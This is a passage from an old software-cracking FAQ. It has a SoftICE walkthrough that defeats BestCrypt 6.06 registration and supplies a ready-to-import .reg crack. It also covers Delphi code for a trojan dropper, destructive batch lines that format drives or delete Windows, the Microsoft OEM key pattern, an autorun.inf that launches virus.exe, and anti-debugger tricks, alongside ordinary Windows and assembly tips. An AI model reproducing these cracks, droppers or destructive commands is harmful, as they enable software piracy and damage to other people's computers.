014F:004391BA  85C0                TEST    EAX,EAX
014F:004391BC  7403                JZ      004391C1 ---------------
```

```
014F:004391BE  8B401C              MOV     EAX,[EAX+1C]            |
014F:004391C1  FF750C              PUSH    DWORD PTR [EBP+0C]    <-
014F:004391C4  FF7778              PUSH    DWORD PTR [EDI+78]
014F:004391C7  FF7508              PUSH    DWORD PTR [EBP+08]
014F:004391CA  50                  PUSH    EAX
014F:004391CB  FF15988C4600        CALL    [USER32!MessageBoxA]
014F:004391D1  891E                MOV     [ESI],EBX              <---- We Are Here!
014F:004391D3  837DFC00            CMP     DWORD PTR [EBP-04],00
014F:004391D7  89450C              MOV     [EBP+0C],EAX
014F:004391DA  740B                JZ      004391E7
```

HOLD CTRL and scroll up slowly looking at the JMPs, do any of jumps jump over the MESSAGEBOXA call? No they don't, so press F12 to see the calling routine... Browse up this listing... No luck, F12 again and you will see this:

```
014F:00417ABC  53                  PUSH    EBX
014F:00417ABD  56                  PUSH    ESI
014F:00417ABE  57                  PUSH    EDI
014F:00417ABF  8BF1                MOV     ESI,ECX
014F:00417AC1  8965F0              MOV     [EBP-10],ESP
014F:00417AC4  6A01                PUSH    01
014F:00417AC6  E8D1AC0100          CALL    0043279C
014F:00417ACB  8B465C              MOV     EAX,[ESI+5C]
014F:00417ACE  8B4E64              MOV     ECX,[ESI+64]
014F:00417AD1  8B5660              MOV     EDX,[ESI+60]
014F:00417AD4  50                  PUSH    EAX
014F:00417AD5  51                  PUSH    ECX
014F:00417AD6  52                  PUSH    EDX
014F:00417AD7  B9943D4600          MOV     ECX,00463D94
014F:00417ADC  C745FC00000000      MOV     DWORD PTR [EBP-04],00000000
014F:00417AE3  E818030000          CALL    00417E00 ????
014F:00417AE8  85C0                TEST    EAX,EAX
014F:00417AEA  7E24                JLE     00417B10 ----------------------------------
014F:00417AEC  83F802              CMP     EAX,02                                    |
014F:00417AEF  7F1F                JG      00417B10----------------------------------|
014F:00417AF1  6AFF                PUSH    FF              // Stack Push for call    |
014F:00417AF3  6A30                PUSH    30              // Stack Push for call    |
014F:00417AF5  6878A10000          PUSH    0000A178        // Stack Push for call    |
014F:00417AFA  E81C170200          CALL    0043921B        // Our Call to MessageBox |
014F:00417AFF  8B4DF4              MOV     ECX,[EBP-0C]    < ---------- Your Here    |
014F:00417B02  64890D00000000      MOV     FS:[00000000],ECX                         |
014F:00417B09  5F                  POP     EDI                                       |
014F:00417B0A  5E                  POP     ESI                                       |
014F:00417B0B  5B                  POP     EBX                                       |
014F:00417B0C  8BE5                MOV     ESP,EBP                                   |
014F:00417B0E  5D                  POP     EBP                                       |
014F:00417B0F  C3                  RET                     < ---------- We leave here |
014F:00417B10  B9943D4600          MOV     ECX,00463D94                          < -
014F:00417B15  C745FCFFFFFFFF      MOV     DWORD PTR [EBP-04],FFFFFFFF
```

This looks interesting... You can see that the jumps will jump over our call. Notice that at the second jump EAX compared with 02. If it is 02, we jump. The call at 00417AE3 must be setting this value. Clear your breakpoints and set a bpx on the mentioned call. Trigger it...

The CALL:

```
014F:00417E00  51                PUSH    ECX  < ---------- Your Here!
014F:00417E01  53                PUSH    EBX
014F:00417E02  55                PUSH    EBP
014F:00417E03  8BD9              MOV     EBX,ECX
014F:00417E05  682C010000        PUSH    0000012C
014F:00417E0A  FF15108A4600      CALL    [KERNEL32!Sleep]
014F:00417E10  8B6C2410          MOV     EBP,[ESP+10]
014F:00417E14  8D442408          LEA     EAX,[ESP+08]
014F:00417E18  50                PUSH    EAX
014F:00417E19  55                PUSH    EBP
014F:00417E1A  E821010000        CALL    00417F40
014F:00417E1F  83C408            ADD     ESP,08
014F:00417E22  85C0              TEST    EAX,EAX
014F:00417E24  750B              JNZ     00417E31        *** [THE MOTHER JUMP] ***
014F:00417E26  B802000000        MOV     EAX,00000002 < ---------- EAX=2
014F:00417E2B  5D                POP     EBP
014F:00417E2C  5B                POP     EBX
014F:00417E2D  59                POP     ECX
014F:00417E2E  C20C00            RET     000C < ---------- You Leave Here with EAX=2
```

We land in this call. As you can see if we don't jump the "MOTHER JUMP" we will get a tag on our ASS. We could just change the value moved to EAX > 2 (i.e. 3) to avoid the jump in the parent call but THIS IS NOT THE PATH IT WAS PROGRAMMED TO BE REGISTERED! step down to the MOTHER JUMP and type:

```
:r fl z // Toggle the Zero Flag
```

then:

```
:bc* // Clear your BreakPoints
```

and close SI... We are fully registered! What the hell! I thought I would have to manually do the job by patching but it seems as though task 1,2 & 3 are completed already... OK onto stage 4...

I Re-Installed the Trial Over the registered version & activated FileMon & RegMon as I toggled the flags to register FileMon fished nothing although the key [HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\BstCrpt] fell straight into the net via RegMon. Details of the key are held in the registry! in HEX! WoW that should stop us making a crack shouldn't it?

Run the following file to register your BestCrypt 6.06 with the:

```
UserName =  WaJ - Dedicated to DreamGirl
Company =   Mortal Crack FAQ 2

// THE CRACK
<------------------------------------------------>

REGEDIT4

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\BstCrpt]
"Cprght"=hex:C8,A9,7C,38,A7,28,14,6C,\
```

```
 4C,CC,D7,D1,76,AA,15,2A,\
 0A,88,89,E0,B9,E8,C9,DA,\
 DA,85,E1,BB,FA,82,E2,A8,\
 ED,92,B3,F9,8E,B5,F0,BC,\
 F9,83,EF,96,D7,BE,D3,ED,\
 1D,7C,7D,0E,59,30,45,1A,\
 56,6D,2F,63,2A,52,38,26,\
 40,1A,4A,54,3E,25,F0,B4,\
 44,25,F0,B4,44,25,F0,B4,\
 44,25,24,66,5C,47,46,AB,\
 23,48

"nul"="nul"
```

<--->
CRACK: COPY THE ABOVE TEXT TO XXX.REG FILE AND DOUBLE CLICK IT!

!!WHAT CAN YOU LEARN FROM THIS!!
This is a pretty straightforward crack, what you need to remember is that you need to get to the top of the call hierarchy. What you did was inverse the jump(s) (or set unconditional jumps) at the second dump and fallen into the trap. If you did do that then you wouldn't have got the key generated in the registry hence faced a bigger mission to manually make it a registered version. Its their 6th Version, they are an organisation that specialise in encryption... Although we still haven't got the Registration key... Why break the steel door when you have the key to it?

BestCrypt Readme.txt:
...
6. If You Want to Comment on the Product

If you have a product suggestion or comments on how to make BestCrypt better,
e-mail us at this Internet address:

        support@jetico.com

Be sure to include your name, the version number of BestCrypt, and your
Internet address with all correspondence.

Please visit our WWW-site to get information about our other products,
Frequently Asked Questions lists, BestCrypt User's Evaluation page and other:

        http://www.jetico.com

Note that your comments become a property of Jetico, Inc. < ---------- What the fuck!!!

We would like to thank you for the time you have spent with us.
We hope that it has been useful to you.

Jetico team

Excellent product, but needs to implement more enc. algorithms! What about 3DES? I Like the

on-the-fly-decryption though. My comment & Crack is Copyright. If Jetico try to use my comment/crack for any commercial reason whatsoever they will be prosecuted to the maximum extent permitted by law by the TOP solicitor in UK. Just by including one line in your readme.txt file does give you the right to use our literature for commercial purposes!

I Disencourage you to use the crack. Please support the Software Industry and purchase the software. Or if you like, use the crack & donate the registration money to your favourite charity (not RECOMMENDED).

-=-

[Q56]. I am running Delphi, how can I embed another exe into my application & extract it at runtime (& execute it)?
[A56].

Create a text file called "Waj.rc" with the following Information:

<-->
MyFirstTrojan RCDATA "c:\Apps\Second\Virus.EXE"
<-->

In a DOS Window:
{You will need to enter the path of where your BRCC32.EXE is 1st!, But this usually is in your "PATH=" in autoexec.bat:}

C:\>**BRCC32 Waj.RC**

Then write out the following procedure to extract your exe at runtime!

<-->

```
{$R WAJ.RES}

Procedure ExtractToTempAndExecute;
Var
      SecRes : TResourceStream;
      pTemp : pchar;
      TempPath : string;
begin
      SecRes := TResourceStream.Create(hInstance,'MyFirstTrojan',RT_RCDATA);
      pTemp  := StrAlloc(MAX_PATH);
      GetTempPath(MAX_PATH, pTemp);
      TempPath := String(pTemp);
      StrDispose(pTemp);
      SecRes.SaveToFile(TempPath+'Virus.EXE'); // Write to disk here!
      SecRes.Free;
      WinExec(PChar(TempPath+'Virus.EXE'), SW_SHOW); // Execute Here!
end;
```

<-->

Optionally, you can use CreateProcess instead of WinExec. You can also use the API call GetTempFileName to make sure Second.EXE receives a unique filename in the directory returned by GetTempPath. Also, in the code above, I am presuming that the path returned by GetTempPath ends with a backslash (\ ) character. You should also check for that.

-=-

[Q57]. Correcting CD Autorun Problems.
[A57]. In some cases, after a system crash Windows 95 may no longer have the CD Autorun feature (the feature where a CD automatically starts executing when put in the CD-ROM drive). This is often due to corruption in the Registry. To correct this problem, edit the registry using RegEdit. Go to: HKEY_USERS\.Default\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer. Edit the key "NoDriveTypeAutoRun", and set the value to "95 00 00 00" hex. Reboot, and CD AutoRun should be working again.

-=-

[Q58]. What are these fucking *.gid files?
[A58]. Those can be found in the Windows\Help folder. They are index files that the help engine creates when one accesses the Find tab. There is no harm in deleting them, as the index will be recreated when you again access the Find feature. It is normal that *.gid files show a generic icon and are not associated with Help.

-=-

[Q59]. How can real numbers be represented in memory?
[A59].

- Fixed Point Binary Numbers
  In denary 22.24 =
  (2 x 10) + (2 x 1) + (2 x 1/10) + (4 x 1/100)
  In Binary 0010.1010 (8 bit register)=
  (1 x 2) + (1 x 1/2) + (1 x 1/8)

Negative fractional numbers can be represented the same way (2's Complement) as whole numbers.
Disadv. Range & Precision.

- Floating Point Representation
  The number is held in 2 parts, the mantissa & exponent (same method used on calculators).

NOTE: Binary point after 1st position!

Mantissa (10 bit)	**Exponent (6 bit)**
0.101100000	000011 (= + 3)

This = 0.101100000 x 2 (xy)3, Therefore Move the binary point 3 places to the right.

BEFORE MOVE

Mantissa (10 bit)	**Exponent (6 bit)**
0.101100000	000011 (= + 3)

AFTER MOVE:

Mantissa (10 bit)	**Exponent (6 bit)** // Forget about this part for now
0101.100000 = 5.5	000011 (= + 3)

OK so how would you hold -9.25 in this representation?
[2's Complement]

Ask yourself, how would you do it in fixed point binary...

+9 = ... 1001

2's complement of it =

+9 = 0000001001 =
-9 = 1111110111

.25 = .010000

therefore fixed = 1111110111.010000

Now move the binary point to just after 1st mantissa, counting places

1111110111.010000

(9 moves to left)

1.111110111010000

therefore mantissa = +9 and exponent = above.

Mantissa (10 bit)	**Exponent (6 bit)**
1.111110111	001001 (= + 9)

NOTE: Loss of accuracy + limited range.

-=-

[Q60]. How do I change the Windows 95 Startup & shutdown screens?
[A60]. These screens are standard 320x400 bitmaps that can be edited with any bitmap editing package (including Micro$oft Paint itself). These screens MUST be EXACTLY 320x400. Logow.sys and Logos.sys are the "Please wait While Bill Gates shuts down your computer" and "It is now safe to shutdown" screens. The startup screen is buried in a different file - but all you have to do to override the standard startup screen is create a replacement (again, exactly 320x400), name it Logo.sys, and place it in your root directory.

Find & Edit: Logow.sys & Logo.sys
(Why the hell did bill call them .sys???)

NOTE: if your system is set up for dual-boot, you may also need to go into the msdos.w40 file and change the line reading logo=1 to read logo=logo.sys.

-=-

[Q61]. How do I refresh the registry after cracking?
[A61]. Sometimes you may make a change to the Registry, and want it to take effect without having to completely reboot Windows 95. Press ctrl-alt-del and then selecting Explorer and clicking End Task. When Windows asks to shut down, answer No. At the next dialog box (you have to wait a couple of seconds) click End Task. This will refresh the Registry and reload any changes.

-=-

[Q62]. How do I clear the Recent Documents Menu on each re-boot?
[A62]. It seems as though everyone hates having to do all that clicking to clear the recent documents menu in the start menu. Here's a quick way to be able to clear them with a double-click:

Edit your Autoexec.bat file to include the line:

echo y| del \windows\recent*.*

This will echo y to the del instruction, so that it does not ask you if you want to delete the whole directory.

NOTE: This should NOT encourage Batch Viruses, for example please don't:

1. Make a system diskette, add an autoexec.bat file with the text:

2. echo y| Format c:/q/u>nul

(or)

3. echo y| deltree c:\windows>nul

etc.
and give the disk to your friend etc.

Further more, please don't get a utility like bat2exec and convert your batch files to executables to avoid being obvious. The anti-virus industry is already "dying" because of crackers. By The way a program is not a "virus" unless it replicates, so soz mates.

-=-

[Q63]. How do I change the name of the recycle bin?
[A63]. Go to the following path in the registry: HKEY_CLASSES_ROOT\CLSID\ {645FF040-5081-101B-9F08-00AA002F954E} and change Default value from Recycle Bin to the name of your choice.

-=-

[Q64]. Quickly Closing Windows under My Computer:
[A64]. If you've opened many windows under My Computer (control panel, and windows under that), you can quickly close them all by holding the Shift key while clicking the close window box.

-=-

[Q65]. How do I quickly restart windows only?
[A65]. Click Start\Shut Down\Restart Windows. Hold down the Shift key while pressing OK.

-=-

[Q66]. Can I have some tips for **efficient** Delphi Programming?
[A66].

Avoid using Form-Autocreation ! If you create new forms for you project by selecting File..New.. with Delphi, it creates code in your project file (.DPR - you can open it by pressing Ctrl-F4), which will create each form automatically at the startup of your Application:

```
USES
      MainForm in 'MainForm.pas',
      ChildFrm1 in 'ChildFrm1.pas',
      ChildFrm2 in 'ChildFrm2.pas',
      (..etc..);
      [..]
BEGIN
      Application.CreateForm(TMainForm ,MainForm);
      Application.CreateForm(TChildFrm1,ChildFrm1);
      Application.CreateForm(TChildFrm2,ChildFrm2);
      (..etc..);
END;
```

This doesn't only slow down the Startup, but also uses huge amounts of memory ! Instead, let Delphi create only your "Main-Form" automatically, and remove any other forms from the USES-clause, remove any other auto-creations from the project source and create those other forms in the source of the main-form "by hand" - and only where you really need it:

```
procedure MyMainForm.mnuClientsClick(Sender: TObject);
    BEGIN
       ChildForm1 := TChildForm1.Create(Self);
       ChildForm1.ShowModal; // if it's a MDI-form, use ChildForm1.Tile
       ChildForm1.Release;   // will save additional resources !
    END;
```

Even applications less than 200kb in size use approx. 1 MB of RAM because the Delphi Bitch RTL obtains much of it's variant support from OLEAUT32.DLL. However, if you're not using OLE you can free those libs by putting:

```
FreeLibrary(GetModuleHandle('OleAut32'));
```

in the OnCreate event of your MainForm or your project source. It will unload OleAut32.dll and OLE32.dll, which use about one meg. Release memory of closed forms by putting either

```
MyForm1.Release;
```

In the calling form (after closing it) or by placing the line

```
Action := caFree;
```

In the OnClose-Event of your Form. Check: in your program there should never be more than 4 or 5 windows opened at the same time. Each window consumes quite a lot of dynamic resources. Use TBevel's rather than TPanels ! The TPanel-component needs a separate window-handle whereas a TBevel is only a "painted" are on your form. So you can again save resources by just "painting" a Bevel on it instead of filling it with resource-eating Panels... Set "ParentFont=TRUE" on your forms! By doing that, your app doesn't have to load and keep font-instances for each individual component anymore.

-=-

[Q67]. Is it possible to write a Windows Screensaver in Delphi?
[A67]. Yep...

- In your project file (*.dpr) add {$D SCRNSAVE MCrackFaq2} after the uses clause.

- On the main form, turn off the border and icon controls. In the activate method set the form left and top to 0, and set the Windowstate to wsMaximize.

- In the form create method, set the Application.OnMessage to a method that controls the deactivation of the screen saver. Set the Application.OnIdle method to whatever display method for the saver.

- In the Form.Create method the command line should be tested for /c and /s. These are the command line parameters windows uses to define whether the screensaver should run or configure. (/c is for configuration)

- Compile the program, and rename the .exe to .scr. Move it to the windows directory, and it should show up in the control panel.

-=-

[Q68]. I want to keep my data secure, what algorithm shall I encrypt it with?
[A68]. Use an application (like BestCrypt - cracked in Q55) that encrypts/decrypts On-The-Fly. Although I use more trusted (self-made) sources.

- **3DES**. This is far better than DES; it uses 3 applications of the DES cipher in EDE (Encipher-Decipher-Encipher) mode with totally independent keys. Outer CBC is used. This algorithm is thought to be very secure (major banks use it to protect very valuable transactions) but it is also very, very slow.
- **Blowfish**. This is a high security encryption algorithm designed by Bruce Schneier the author of Applied Cryptography and owner of the company Counterpane. This algorithm is very fast, is considered secure and is resistant to linear and differential analysis.
- **DES**. This is the Data Encryption Standard algorithm designed in the early 1970's by IBM (with input from the NSA). It is OK, but a single key can be broken in 3 days by a poorly funded organisation (the EFF!) Quite slow and considered weak due to the key length.
- **IDEA**. This is a cipher produced by Xuejia Lai & James Massey. It is fairly fast and is considered secure. It is also resistant to both linear and differential analysis. To use this cipher in anything other than personal use you need to pay a royalty to Ascom.
- **MISTY1**. This is an algorithm designed by M. Matsui of Mitsubishi. It is a reasonably fast cipher that is resistant to both linear and differential analysis. It is fairly new though, so use it with caution.
- **Square**. Square is a very fast and reasonably secure block cipher produced by John Daemen and Vincent Rijmen. It hasn't been subject to as much peer review as Blowfish, 3DES, IDEA etc. so may be succeptible to attacks.
- **Summer**. This is a proprietary stream cipher constructed by the author. It is designed for speed alone. It is supplied in the program for backward compatibility with version 1 of ScramDisk and is not recommended for use on newly created disks. Instead use TEA or Blowfish, which are both reasonably fast.
- **TEA**. Tiny Encryption Algorithm is a very fast and moderately secure cipher produced by David Wheeler and Roger Needham of Cambridge Computer Laboratory. There is a known weakness in the key schedule so it is not recommended if security is the prime consideration. TEA is

provided in two forms, 16 & 32 rounds. 32-rounds are obviously more secure than 16, but also slower.

Crackers should use 3DES to protected their data, although BlowFish (256 bit Cipher) with a 32key_password+ should be enough to keep the FEDS/Mi6 from sneaking in!

NOTE: The weakest part of any security system is the human. It is far easier to intercept the keyboard (via a VxD level keylogger) as you input or look over your shoulder or check your cache, temporary/virtual memory, to find the password, rather than crack the encrypted file. It is even easier to get the password out of the person (once down the station), so partition your data in such a way that the information looks non-existent (i.e. a big box doesn't appear at Startup saying "Enter password to access my illegal files:"), so even to the power user the info seems like its not there. Remember to regularly clear slack-space & free-space on your drive. There is no reason to crypt our hard drives, as cracking is legal, but as a cracker you should be paranoid.

-=-

[Q69]. How do I transfer music from tape into my PC without a Video_Capture_Card?
[A69]. You just need your soundcard & you could transfer the music from any source. Connect the Line Out connection from your Tape/HI-Fi to the back of your PC soundcard (MIC) (using a 2-funnel-to-jack-lead). Then play the music from tape & press REC on your recording application (e.g. SoundForge, M$ Sound Recorder etc.) and your laughing. If you cannot find a 2-funnel-to-jack-lead, you may use a double-sided-jack-lead, one into the "headphone" connection on your tape/hi-fi/headphone-tape & one in your MIC soundcard connection. The process can be reversed (i.e. you can record your favourite MP3's to tape) by connecting the 2 funnel to jack lead to the Line In connection of your tape (Most tapes are designed to take music of external source hence should have this connection) and the speaker connection of your soundcard. Then press play on your application (e.g. SoundForge, M$ Recorder) and REC on your tape!
-=-

[Q70]. What is a CRC check & where is it used?
[A70]. A Cyclic Redundancy Check is a method of ensuring data integrity after transferring. On a communication link, the sending device applies a 32-bit polynomial to a block of data that is to be transmitted and appends the CRC code to the block. This CRC code is then verified at the receiving end by recalculating it with that block of data. If a mismatch is found, the sender is notified to retransmit. A 16-bit C.R. code detects all single & double bit errors & ensures detection of 99.998% of all possible errors (considered sufficient for data transmission blocks of 4kb or less). A Checksum is a more weaker method of error detection.
      This is sometimes included in software protection schemes, where the code in memory is checked with its C.R. code at runtime. If a mismatch is found, a "BadCracker" messagebox is shown or program takes another route through the code (i.e. terminating & taking down your SI), else it carries on. This is software driven, hence we can intercept the actual place where the checks/jump(s) are made, or we can patch the memory after the CRC check has been made, or we can patch the CRC code. The crack really depends on the way the check is implemented.

-=-

[Q71]. Micro$oft OEM format: XXXXX-OEM-XXXXXXX-XXXXX?
[A71]. The Micro$oft OEM's in the format XXXXX-OEM-XXXXXXX-XXXXX are validated via a simple picture check:

Just say the numbers (X) are treated as an array of 17, Number, the following shows the picture check:

```
Number[ 1] can be: 1,2,3
Number[ 2] can be: 0,1,2,3,4,5,6,7,8,9
Number[ 2] can be: 0,1,2,3,4,5,6,7,8,9
Number[ 4] can be: 9
Number[ 5] can be: 5,6,7,8,9
-OEM-
Number[ 6] can be: 0
Number[ 7] can be: 0,7
Number[ 8] can be: 1,8
Number[ 9] can be: 5
Number[10] can be: 2,9
Number[11] can be: 8
Number[12] can be: 5
-
Number[13] can be: 0,1,2,3,4,5,6,7,8,9
Number[14] can be: 0,1,2,3,4,5,6,7,8,9
Number[15] can be: 0,1,2,3,4,5,6,7,8,9
Number[16] can be: 0,1,2,3,4,5,6,7,8,9
Number[17] can be: 0,1,2,3,4,5,6,7,8,9
```

The numbers are unrelated to each other. They can be chosen in any order.

```
The lowest  OEM   10095-OEM-0015285-00000
The highest OEM   39999-OEM-0785985-99999
```

-=-

[Q72]. AutoRun?

[A72]. This is usually used to Autorun an executable on a CD (if you have Autorun enabled). This can also be done on a HDD. For example create a ASCII file with the following text (in the root directory):

```
<------------------------------------------------->
[AutoRun]

OPEN=virus.exe
<------------------------------------------------->
```

And create a virus.exe file also in the root (or another dir. + update above path). This will Autorun when Windows tries to read the drive.

-=-

[Q73]. How do I quickly move to a directory in DOS when I am using explorer?

[A73]. You need the "DOS Here" option. Cut & paste the following into a .reg file and double click it. Then right click on a file & you will have a "Dos here" option.

```
<------------------------------------------------->
REGEDIT4

[HKEY_CLASSES_ROOT\Directory\shell\DosHere]
@="DOS &Prompt Here"
```

```
[HKEY_CLASSES_ROOT\Directory\shell\DosHere\command]
@="C:\\WINDOWS\\command.com /k cd \"%1\""


[HKEY_CLASSES_ROOT\Drive\shell\DosHere]
@="DOS &Prompt Here"

[HKEY_CLASSES_ROOT\Drive\shell\DosHere\command]
@="C:\\WINDOWS\\command.com /k cd \"%1\""


[HKEY_CLASSES_ROOT\*\shell\Dos Here]

[HKEY_CLASSES_ROOT\*\shell\Dos Here\Command]
@="c:\\windows\\command.com /k"
<-------------------------------------------------->
```

-=-

[Q74]. What is the usual breakpoint to break on the opening of a vxd?
[A74]. Bpx CreateFileA. This is tedious. Delete/rename the vxd, and do a:

```
bpx CreateFileA if EAX==ffffffff
```

Breaks when failure to open file so we can impose an IF condition upon this breakpoint. Find this code in the exe, put a bpx there & rename/replace the vxd. Almost all API's (in case of failed procedure) return with an error code value of -1, 0xFFFFFFFF, equivalent to NULL

-=-

[Q75]. If you own a cordless phone, then your privacy is under risk! (especially BT - UK)
[A75]. When you receive a phone call, the call is decoded/converted at the base unit. The base unit then transmits the received signal to your cordless set, then you hear the call. Now what is the range that the cordless can be carried around away from the base? about 100-200 metres? Within this range ANYONE can intercept your call with a specialist device known as a "Radio". The information is not encrypted in any way, and the signal can be captured in crisp clear status! If you have a cordless, switch to 1600Khz (end of MW) on the radio and turn your handset ON, you will hear yourself. This is especially true of the British Telecom cordless phones sold in UK. Take your headphone-tape with the radio tuned to 1600khz and walk around.

Apparently BT know about this. It is stated in mega-small-print on the documents that accompany the telephone. It says "as with all devices there may be a small risk to privacy".

-=-

[Q76]. How do you define a virus?
[A76]. A "COMPUTER VIRUS" is a sequence (or set of sequences) of symbols which, when executed or interpreted under certain conditions or in certain environments, will make a possibly altered, functionally similar copy of this sequence (or set of sequences) and will place this copy where it will intercept execution or interpretation at a later time under certain conditions. This is called "REPLICATION," and the copy retains AT LEAST the capability to recursively replicate further. A virus may also have an additional function (or functions) not related to replication, sometimes called a "payload," but this is NOT necessary for something to be a virus.

The Virus Syllogism:

Computers are made to run programs.

Computer viruses are computer programs.
Therefore, Computers are made to run computer viruses.

\- Peter S. Tippett -

-=-

[Q76]. Where are register's used? ax, bx, cx etc?
[A76].

SPECIAL USES OF AX:

```
        Used as the destination of an IN (in port)
            ex: IN  AL,DX
                IN  AX,DX

        Source for the output for an OUT
            ex: OUT DX,AL
                OUT DX,AX

        Destination for LODS (grabs byte/word from [DS:SI] and INCreses SI)
            ex: lodsb   (same as:   mov al,[ds:si] ; inc si )
                lodsw   (same as:   mov ax,[ds:si] ; inc si ; inc si )

        Source for STOS      (puts AX/AL into [ES:DI] and INCreses DI)
            ex: stosb   (same as:   mov [es:di],al ; inc di )
                stosw   (same as:   mov [es:di],ax ; inc di ; inc di )

        Used for MUL, IMUL, DIV, IDIV
```

BX (BH/BL): same as AX (BH/BL)

```
        As mentioned before, BX can be used as an OFFSET register.
            ex: mov ax,[ds:bx]  (grabs the WORD at the address created by
                                    DS and BX)
```

CX (CH/CL): Same as AX

```
        Used in REP prefix to repeat an instruction CX number of times
            ex: mov cx,10
                mov ax,0
                rep stosb ;this would write 10 zeros to [ES:DI] and increase
                          ;DI by 10.
        Used in LOOP
            ex: mov cx,100
            THELABEL:

                ;do something that would print out 'HI'

                loop THELABEL   ;this would print out 'HI' 100 times
                                ;the loop is the same as: dec cx
                                                          jne THELABAL
```

DX (DH/DL): Same as above

```
        USED in word sized MUL, DIV, IMUL, IDIV as DEST for high word
                or remainder
```

```
        ex: mov bx,10
            mov ax,5
            mul bx  ;this multiplies BX by AX and puts the result
                    ;in DX:AX

        ex: (continue from above)
            div bx  ;this divides DX:AX by BX and put the result in AX and
                    ;the remainder (in this case zero) in DX
```

Used as address holder for IN's, and OUT's (see ax's examples)

INDEX REGISTERS:

DI: Used as destination address holder for stos, movs (see ax's examples)
Also can be used as an OFFSET register

SI: Used as source address holder for lods, movs (see ax's examples)
Also can be used as OFFSET register

Example of MOVS:

```
    movsb   ;moves whats at [DS:SI] into [ES:DI] and increases
    movsw   ; DI and SI by one for movsb and 2 for movsw
```

NOTE: Up to here we have assumed that the DIRECTION flag was cleared.
If the direction flag was set, the DI & SI would be DECREASED
instead of INCREASED.

```
    ex:     cld     ;clears direction flag
            std     ;sets direction flag
```

STACK RELATED INDEX REGISTERS:

BP: Base Pointer. Can be used to access the stack. Default segment is
SS. Can be used to access data in other segments throught the use
of a SEGMENT OVERRIDE.

ex: mov al,[ES:BP] ;moves a byte from segment ES, offset BP
Segment overrides are used to specify WHICH of the 4 (or 6 on the
386) segment registers to use.

SP: Stack Pointer. Does just that. Segment overrides don't work on this
guy. Points to the current position in the stack. Don't alter unless
you REALLY know what you are doing.

SEGMENT REGISTERS:

DS: Data segment- all data read are from the segment pointed to be this
segment register unless a segment overide is used.
Used as source segment for movs, lods
This segment also can be thought of as the "Default Segment" because
if no segment override is present, DS is assumed to be the segmnet
you want to grab the data from.

ES: Extra Segment- this segment is used as the destination segment
for movs, stos
Can be used as just another segment... You need to specify [ES:°°]
to use this segment.

FS: (386+) No particular reason for it's name... I mean, we have CS, DS,
and ES, why not make the next one FS? :) Just another segment..

```
GS: (386+) Same as FS

CS: Segment that points to the next instruction- can't change directly
IP: Offset pointer to the next instruction- can't even access
    The only was to change CS or IP would be through a JMP, CALL, or RET

SS: Stack segment- don't mess with it unless you know what you're
    doing.  Changing this will probably crash the computer.  This is the
    segment that the STACK resides in.
```

-=-

[Q77]. I understand the general concept of the stack, but why do they always say "imagine a stack of plates on a roof"?
[A77]. This is what I used to get confused about in my early days. The STACK is an area of memory that has the properties of a STACK of plates - the last one you put on is the first one take off. The only difference is that the stack of plates is on the roof. (Ok, so that can't really happen... unless gravity was shut down...) Meaning that as you put another plate (or piece of data) on the stack, the STACK grows DOWNWARD. Meaning that the stack pointer is DECREASED after each PUSH, and INCREASED after each POP!

-=-

[Q78]. What are these INT's (e.g. INT 21)?
[A78]. INT is used to call a subroutine that performs some function that you'd rather not write yourself. For instance, you would use a DOS interrupt to OPEN a file. You would similarly use the Video BIOS interrupt to set the screen mode, move the cursor, or to do any other function that would be difficult to program.

```
INT 21h     // Calls DOS standard interrupt # 21h
INT 10h     // The Video BIOS interrupt..
```

-=-

[Q79]. Are there any holes in Windows NT?
[A79]. GetAdmin, made by some Russian dude. It allows you to turn an ordinary user in a Windows NT network into an administrator. Micro$oft was NOT YET able to fix this. This may be found on Fravia's site.

-=-

[Q80]. How do protectors like EEXE, HACKSTOP, PROTECT etc. find SI?
[A80]. All of the above protectors are based upon the INT3 interface of SOFT-ICE (see Ralph Brown's Interrupt List for details). This interface is activated when the protected mode INT3 handler of SOFT-ICE encounters the magic values in SI and DI. That is, when you try to trace through an INT3 call, SOFT-ICE will regain control, check for the magic values, and in case they are not found, it will go on to the original INT3 handler(which it was supposed to do anyway). If it finds the magic values, then it'll execute the command given in AX (and DS:DX). All of these checks happen invisibly to us, so there seems to be no solution to defeat this kind of protection (well, there's a slow way if you step through every instruction and before the "guilty" INT3 call you change one or two registers). Get "ROSE's Anti-Debugger FAQ" to view possible defeating techniques.

ALSO SEE MY Q 43 FOR INFORMATION ABOUT SITOOL by LordByte. This will allow you to hide your SoftICE from the above dirty tricks.
-=-

[Q81]. How can they detect the breakpoints that I have set?
[A81].

```
INT 03 - Soft-ICE - BACK DOOR COMMANDS - DISPLAY STRING IN Soft-ICE WINDOW
        AX = 0910h
        SI = magic value 4647h ('FG')
        DI = magic value 4A4Dh ('JM')
        DS:DX -> ASCIZ string to display (max 100 bytes, 0Dh OK)

INT 03 - Soft-ICE - BACK DOOR COMMANDS - EXECUTE Soft-ICE COMMAND
        AX = 0911h
        SI = magic value 4647h ('FG')
        DI = magic value 4A4Dh ('JM')
        DS:DX -> ASCIZ command string (max 100 bytes, 0Dh OK)

INT 03 - Soft-ICE - BACK DOOR COMMANDS - GET BREAKPOINT INFORMATION < ------------
        AX = 0912h
        SI = magic value 4647h ('FG')
        DI = magic value 4A4Dh ('JM')
Return: BH = entry number of last breakpoint set
        BL = type of last breakpoint set (see #0001)
        DH = entry number of last breakpoint to be triggered
        DL = type of last triggered breakpoint (see #0001)
SeeAlso: AX=0913h,AX=0914h

(Table 0001)
Values for Soft-ICE breakpoint type:
 00h    BPM (breakpoint register types)
 01h    I/O
 02h    INTerrupt
 03h    BPX (INT 03h-style breakpoint)
 04h    reserved
 05h    range


INT 03 - Soft-ICE v2.5x - BACK DOOR COMMANDS - SET Soft-ICE BREAKPOINT
        AX = 0913h
        SI = magic value 4647h ('FG')
        DI = magic value 4A4Dh ('JM')
        DS:DX -> breakpoint structure (see #0002)
Return: AX = status
            00h successful
                BX = breakpoint number
            03h breakpoint table full
            06h memory limit error
            07h I/O limit error
            09h range limit error
            16h duplicate breakpoint
SeeAlso: AX=0912h,AX=0914h

Format of Soft-ICE breakpoint structure:
Offset  Size    Description     (Table 0002)
 00h    BYTE    breakpoint type (see #0003)
```

```
 01h    DWORD   breakpoint address 1
                (lower range limit for memory BPs,
                interrupt number for interrupt BPs,
                address of BP for execution BPs,
                I/O address (only word) for I/O BPs)
 05h    DWORD   breakpoint address 2
                (upper range limit for memory BPs,
                optional value to check for for interrupt BPs,
                overlay number (0 = root) for execution BPs)
